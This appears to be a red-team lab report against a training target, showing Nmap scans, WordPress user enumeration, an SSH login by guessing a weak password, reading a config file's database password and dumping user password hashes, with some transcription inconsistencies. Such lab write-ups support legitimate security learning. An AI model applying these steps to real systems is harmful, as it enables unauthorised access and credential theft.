

Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Nmap scan results for each machine reveal the below services and OS details:

Nmap -sV -O 192.168.1.*



```
ShellNo.1
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 168
-----
IP          At MAC Address      Count      Len MAC Vendor / Hostname
-----
192.168.1.1   00:15:5d:00:04:0d    1   42 Microsoft Corporation
192.168.1.100 4c:eb:42:d2:d5:d7    1   42 Intel Corporate
192.168.1.105 00:15:5d:00:04:0f    1   42 Microsoft Corporation
192.168.1.110 00:15:5d:00:04:10    1   42 Microsoft Corporation
root@Kali:~# nmap -sV -O 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-28 17:23 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0005s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2179/tcp   open  vncrpd?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least one open and one closed port
Device type: general purpose
Running: Microsoft Windows XP [7] 2008 (87%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::r2
Aggressive OS guesses: Microsoft Windows XP SP2 (87%), Microsoft Windows 7 (85%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
-----
ShellNo.2
File Actions Edit View Help
111/tcp  open  rpcbind   2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000448s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp  open  ssh       OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/. 
Nmap done: 256 IP addresses (5 hosts up) scanned in 42.20 seconds
root@Kali:~#
```

- 192.168.1.105, 192.168.1.110, 192.168.1.115 were working IPs.



This scan identifies the services below as potential points of entry:

- **Target 1 (192.168.1.110)**
 - Port 22: SSH (OPENSSH 6.7p1 Debian)**
 - Port 80: HTTP (Apache httpd 2.4.10 ((Debian))**
 - Port 111: rpcbind (2-4 RPC #100000)**
 - Port 139: netbios-ssn (Samba smbd 3.x - 4.x) (Workgroup)**
 - Port 445: netbios-ssn (Samba smbd 3.x -4.x) (Workgroup)**

TODO: Fill out the list below. Include severity, and CVE numbers, if possible.

The following vulnerabilities were identified on each target:

- Target 1 (Severe levels → 1-5)
 1. Open port 22 SSH Configuration
 2. Root escalation
 3. Wordpress Enumeration
 4. Weak Password setups: Users have weak passwords that can easily be guessed.
 5. Sensitive file exposure

```
File Actions Edit View Help
[-] https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
[-] https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
[-] https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
| Found By: Emoji Settings (Passive Detection)
|   - http://192.168.1.110/wordpress/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=4.8.7'
| Confirmed By: Meta Generator (Passive Detection)
|   - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <===== (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Thu Jul 28 17:55:55 2022
[+] Requests Done: 33
[+] Cached Requests: 19
[+] Data Sent: 7.656 KB
[+] Data Received: 172.615 KB
[+] Memory used: 125.008 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
 - flag1.txt: {b9bbcb33e11b80be759c4e844862482d}
 - **Exploit Used**
 - *With the WPScan we found 2 usernames of the Target 1 WordPress Server → Steven & Michael*
 - *After guessing the password, with the hint “most obvious possible guess” we got the password right.*
 - *Password of Michael is “michael”*
 - *Ssh michael@192.168.1.110*

```
michael@target1:/var/www/html$ cat service.html
<!DOCTYPE html>
<html lang="zxx" class="no-js">
<head>
    <!-- Mobile Specific Meta -->
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <!-- FavIcon-->
    <link rel="shortcut icon" href="img/fav.png">
    <!-- Author Meta -->
    <meta name="author" content="codepixer">
    <!-- Meta Description-->
    <meta name="description" content="">
    <!-- Meta Keyword -->
    <meta name="keywords" content="">
    <!-- meta character set -->
    <meta charset="UTF-8">
    <!-- Site Title -->
    <title>Security</title>

    <link href="https://fonts.googleapis.com/css?family=Poppins:100,200,400,300,500,600,700" rel="stylesheet">
        <!--
            CSS
        ===== -->
        <link rel="stylesheet" href="css/lineareicons.css">
        <link rel="stylesheet" href="css/font-awesome.min.css">
        <link rel="stylesheet" href="css/bootstrap.css">
        <link rel="stylesheet" href="css/magnific-popup.css">
        <link rel="stylesheet" href="css/nice-select.css">
        <link rel="stylesheet" href="css/animate.min.css">
        <link rel="stylesheet" href="css/owl.carousel.css">
        <link rel="stylesheet" href="css/main.css">
</head>
<body>

    <header id="header" id="home">
        <div class="container header-top">
            <div class="row">
                <div class="col-6 top-head-left">
                    <ul>
                        <li><a href="#"><i class="fa fa-facebook"></i></a></li>
                        <li><a href="#"><i class="fa fa-twitter"></i></a></li>
```

```
        </div>
    </div>
</div>
</div>
</div>
</div>
</div>
</div>
<!-- End footer Area -->
<!-- flag1[b9bbc3e11b80be759c4e844862482d] -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js"></script>
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaS
QKtv3Rn7W3mgPxhU9K/ScQsAP7HuibX39j7fakFpskvXusvf@b4Q" crossorigin="anonymous"></script>
<script src="js/easing.min.js"></script>
<script src="js/hoverIntent.js"></script>
<script src="js/superfish.min.js"></script>
<script src="js/jquery.ajaxchimp.min.js"></script>
<script src="js/jquery.magnific-popup.min.js"></script>
<script src="js/owl.carousel.min.js"></script>
<script src="js/jquery.sticky.js"></script>
<script src="js/jquery.nice-select.min.js"></script>
<script src="js/waypoints.min.js"></script>
<script src="js/jquery.counterup.min.js"></script>
<script src="js/parallax.min.js"></script>
<script src="js/mail-script.js"></script>
<script src="js/main.js"></script>
</body>
</html>
```

- flag2.txt: `{fc3fd58dcda9ab23faca6e9a36e581c}`

```
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcda9ab23faca6e9a36e581c}
michael@target1:/var/www$ █
```

■ Exploit Used

- Flag 2 was in the system already in the ‘www’ folder

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Jul 29 10:59:49 2022 from 192.168.1.90
michael@target1:~$ /var/www/html$ 
-bash: /var/www/html$: No such file or directory
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cd html
-bash: cd: html: No such file or directory
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php  wp-activate.php  wp-comments-post.php  wp-content  wp-links-opml.php  wp-mail.php  wp-
license.txt  wp-content  wp-config.php  wp-cron.php  wp-load.php  wp-settings.php  wp-
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php  wp-signup.php
michael@target1:/var/www/html/wordpress$ nano wp-config.php
michael@target1:/var/www/html/wordpress$ mysql -u root -p█
```

```
GNU nano 2.2.6                               File: wp-config.php
#!/php
/*
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * MySQL settings
 * Secret keys
 * Database table prefix
 * ABSPATH
 *
 * Link https://codex.wordpress.org/Editing_wp-config.php
 *
 * Package WordPress
 */
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'RQv3nSecurity');
define('DB_HOST', 'localhost');
define('DB_CHARSET', 'utf8mb4');
define('DB_COLLATE', '');
/*#@+ automatic version updates, keys and salts
#@+
```

```
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.01 sec)

mysql> use wordpress
ERROR 1049 (42000): Unknown database 'wordpress'
mysql> use wordpres
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql> █
```

```
mysql> clear
mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass           | user_nicename | user_email      | user_url       |
+----+-----+-----+-----+-----+-----+-----+
| 1  | michael    | $P$BjRvZQ.VQcGz1deIKToCQd.cPw5XCe0 | michael      | michael@raven.org |               | |
|    |           | 0 | michael          |               |               |               |
| 2  | steven     | $P$Bk3VD9jsxx/loJogNsURgHiaB23j7W/ | steven      | steven@raven.org |               |
|    |           | 0 | Steven Seagull |               |               |               |
+----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> █
```